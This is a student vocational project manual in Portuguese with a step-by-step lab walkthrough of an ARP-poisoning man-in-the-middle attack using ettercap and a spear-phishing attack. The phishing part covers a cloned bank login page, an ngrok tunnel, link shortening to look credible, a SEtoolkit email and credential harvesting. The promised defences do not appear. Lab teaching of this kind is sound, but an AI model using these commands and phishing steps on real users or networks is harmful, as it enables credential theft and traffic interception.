



# Prova de Aptidão Profissional

# The Art of Interception



Escola Secundária António Damásio Curso Profissional Técnico de Informática - Instalação e Gestão de Redes Alexandre Franco | nº1 12ºPIGR

# Índice

Introdução	3
Informação Geral	4
Prefácio dos Ataques	4
Virtualização	4
Ataques	7
Man-In-The-Middle	7
Spear-Phishing	8
Conclusão	5

# Índice de Figuras

1	Layout - Projeto	3
2	VirtualBox	4
3	Interface VirtualBox	5
4	Ligar máquinas	5
5	Email PostFix	6
6	Verificação do Email	6
7	Ataque MITM	8
8	VsCode	9
9	Ngrok Terminal	10
10	ShortURL	11
11	SEtoolkit Menu Introdutório	11
12	SEtoolkit Segundo Menu	12
13	SEtoolkit Terceiro Menu	12
14	SEtoolkit Mensagem Falsa	13
15	Caixa de Correio Eletrónico do Cliente	13
16	Página Falsa	14
17	Página Oficial	14
18	Credenciais Roubadas	15

# Introdução

Com a explosão da Internet e o avanço da tecnologia é normal sentir-se sobrecarregado, mas ainda existem algumas práticas e conhecimento básico a explorar
em relação a uma das áreas com mais crescimento ultimamente na área da tecnologia, a *CyberSecurity*. Esta área diz respeito à segurança de dispositivos e
redes informáticas e com o crescimento brutal de ciberataques que acontecem
diariamente esta área precisa urgentemente de profissionais.

Neste projeto irei configurar três máquinas virtuais, **Windows 10**, **Kali Linux** e **Ubuntu Server**, e na última vou configurar dois servidores Web, Nginx e Apache, alojando neles uma aplicação desenvolvida em *Python*, "Learning Log"e um website, "IronLockBank"simulando um banco online.

Vou também apontar os riscos que uma pessoa corre quando acede a sites onde dispõe da sua informação pessoal com dois tipos de ataque, "MITM (Man in The Middle)" e "Phishing Attack". De seguida mostrarei como se protegem dos mesmos de uma forma segura e eficaz.




Figura 1: Layout - Projeto

## Informação Geral

O propósito deste manual é instruir o utilizador a mexer com vários sistemas operativos ao mesmo tempo, bem como executar dois tipos de ataques, *Man-in-The-Middle* e *Spear-Phishing*.

## Prefácio dos Ataques

#### Virtualização

Para instalar as máquinas virtuais precisa primeiro de instalar o software que vai as vai executar. Este, *VirtualBox* encontra-se em https://www.virtualbox.org/.



Figura 2: VirtualBox

Após a instalação, precisa de mover as máquinas para o *VirtualBox*, acedendo ao diretório onde estas estão instaladas (na pen que entreguei), arrastando-as para a interface do *VirtualBox*.




Figura 3: Interface VirtualBox

Uma vez que são necessárias máquinas virtuais para fazer estes ataques recomendo a ligá-las primeiro.




Figura 4: Ligar máquinas

Para ligar uma máquina no Virtual Box basta carregar duas vezes em cima de qualquer uma para esta se ligar.

Nota: As credenciais encontram-se num ficheiro dentro da pen.

Com as três máquinas a correr, na máquina servidor *Ubuntu Server* o primeiro passo é enviar um email da parte do administrador do banco online "IronLock-Bank" para o cliente *Windows 10*, para lhe dar as boas-vindas por se ter juntado ao grupo IronLockBank.

Usando o comando,

```
$ mailx fernandomendesbanco@gmail.com
```

```
carpete@ironlockserver:~$ mailx fernandomendesbanco@gmail.com
Cc:
Subject: Bem Vindo ao IronLockBank
e preocupe que o seu finheiro está seguro connosco.r pessoalmente por se ter juntado à nossa fantástica família. Não s
Obrigado,
Alexandre
```

Figura 5: Email PostFix

Ao abrir o gmail no cliente é possível visualizar a receção de um novo email a dar as boas-vindas.

#### Bem Vindo ao IronLockBank



Figura 6: Verificação do Email

#### **Ataques**

Com o email enviado vai passar a executar os ataques, estes vão ser, *MITM* e *Spear-Phishing*, ambos vão ser executados a partir da máquina atacante ou Kali Linux.

#### Man-In-The-Middle

Ao abrir um terminal no Kali LInux, "Ctrl"+ "Alt"+ "T", pode escrever,

```
$ wireshark &
```

para iniciar uma sessão do Wireshark.

Ao iniciar a sessão não é possível capturar pacotes de outras máquinas isso porque o **MITM** ainda não foi executado, para o executar é preciso abrir outro terminal e executar o **EtterCap**, insira o seguinte comando:

```
$ sudo ettercap -T -S -i etho -M arp /XXX.XXX.XXX//
```

onde XXX.XXX.XXX é a máquina cujo tráfego se quer capturar.

Note que se quiser executar um ataque ARP Poisoning para fora da sua rede tem de adicionar o seu router (dispositivo central da rede que trata da gestão dos pacotes), o comando ficaria assim.

```
$ sudo ettercap -T -S -i etho -M arp /XXX.XXX.XXX// /XXX.XXX.XXX//
```

Após este ataque ter sido executado, voltando à janela do Wireshark é possível verificar que os pacotes da máquina alvo estão a passar pelo computador do atacante.




Figura 7: Ataque MITM

#### **Spear-Phishing**

A informação que o **Man-In-The-Middle** deu é suficiente para perceber que o cliente acedeu a um dos serviços expostos pelo servidor, o banco online, para começar o outro ataque é necessário copiar a página do *login* a que o cliente acedeu.

Ao procurar no firefox 192.168.1.119:8002 (ou ao IP que está atribuído ao servidor). Abrindo o VsCode vai encontrar quatro ficheiros, *login.php post.php frame1.png* e *password.txt* estes ficheiros são cruciais para a execução do ataque.

Figura 8: VsCode

Dentro do VsCode vai criar um servidor PHP. Este vai servir de ponte com a ferramenta que vai usar em instantes, para isso abre o terminal no VsCode, "Ctrl"+ "Shift"+ "ç"e escreve o seguinte comando para criar um servidor na porta 8080.

```
$ php -S localhost:8080
```

Agora deve criar uma sessão no *Ngrok* abrindo outro terminal (este fora do Vs-Code), inserindo:

```
$ ngrok http localhost:8080
```

```
\bigcirc
                                                  carpete@IronLockBank: ~
File Actions Edit View Help
                                                                                                           (Ctrl+C to quit)
                                     carpete (Plan: Free)
Version
                                     Europe (eu)
Region
Latency
Web Interface
                                     http://127.0.0.1:4040
Forwarding
                                     https://74b4-79-169-42-79.ngrok-free.app → http://localhost:8080
                                                                   rt5
0.00
                                                                              p50
0.01
Connections
                                                         rt1
0.00
                                                                                        p90
0.07
HTTP Requests
     /js/login.js
/js/login.js
/transition.css
      /frame1.png
     /login.php
/login.php
/post.php
                                       200 OK
                                       200 OK
       js/login.js
```

Figura 9: Ngrok Terminal

Este comando vai criar um link que vai ser usado no *Phishing Scam*. Este link vai ser enviado para o cliente via email para ele aceder ao servidor PHP que criou em cima.

O link que este lhe oferece é um pouco suspeito então deve usar um software open-source encontrado online, *URL Shortener* para encurtar o link fazendo-o parecer mais credível.

## **Short URL**




Figura 10: ShortURL

O próximo passo para este ataque é enviar o email para o cliente, para isso vai usar uma ferramenta disponível no Kali Linux chamada *SEtoolkit* ao escrever o seguinte comando, é apresentado um pequeno menu.

```
$ sudo setoolkit
```

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Figura 11: SEtoolkit Menu Introdutório

Os passos que se seguem são escolhas que vai fazer para filtrar o tipo de ataque que quer fazer, *Spear-Phishing*.




Figura 12: SEtoolkit Segundo Menu

Escolha a quinta opção, Mass Mailer Attack.

```
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

Set:mailer>1
```

Figura 13: SEtoolkit Terceiro Menu

Escolha a primeira opção, E-Mail Attack Single Email Address.

Neste último passo vai enviar a mensagem falsa para o cliente.

```
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:ironlockb4nk@gmail.com
set:phishing> The FROM NAME the user will see:IronLockBank
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A sua conta está em perigo
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:A sua conta encontra-se em perigo.
Next line of the body: Por favor diriga-se a https://shorturl.at/jCIP5 para proteger os seus dados.
Next line of the body: END
```

Figura 14: SEtoolkit Mensagem Falsa

Aqui vai especificar o email para onde vai enviar a mensagem, fernandomendesbanco@gmail.com e especificar o corpo da mensagem, "A sua conta encontra-se em perigo.

Por favor, dirija-se a (link que recebeu depois de usar o *URL Shortener*) para proteger os seus dados".

Quando for verificar a caixa de correio na máquina do cliente, Windows 10, vai verificar que se encontram lá dois emails, o primeiro enviado pelo *PostFix* e o segundo enviado agora pelo *SEtoolkit*.



Figura 15: Caixa de Correio Eletrónico do Cliente

Após o cliente clicar no link enviado o cliente vai ser recebido por uma página idêntica à página oficial do banco que o servidor (máquina Ubuntu Server) está a alojar.




Figura 16: Página Falsa

Quando o cliente introduzir as suas credenciais ele vai ser redirecionado para a página oficial, fazendo parecer com que tudo fosse apenas um erro de comunicação entre o servidor e o cliente.




Figura 17: Página Oficial

Se voltar para o VsCode e abrir o ficheiro *password.txt* pode ver que encontra lá as credenciais usadas pelo cliente.



Figura 18: Credenciais Roubadas

## Conclusão

Estes são os passos básicos que o utilizador tem que seguir, em ordem de executar estes ataques de uma forma simples e eficaz. Todo o código bem como o relatório e este ficheiro podem ser encontrados no meu *GitHub* em "https://github.com/Carpete".

Obrigado.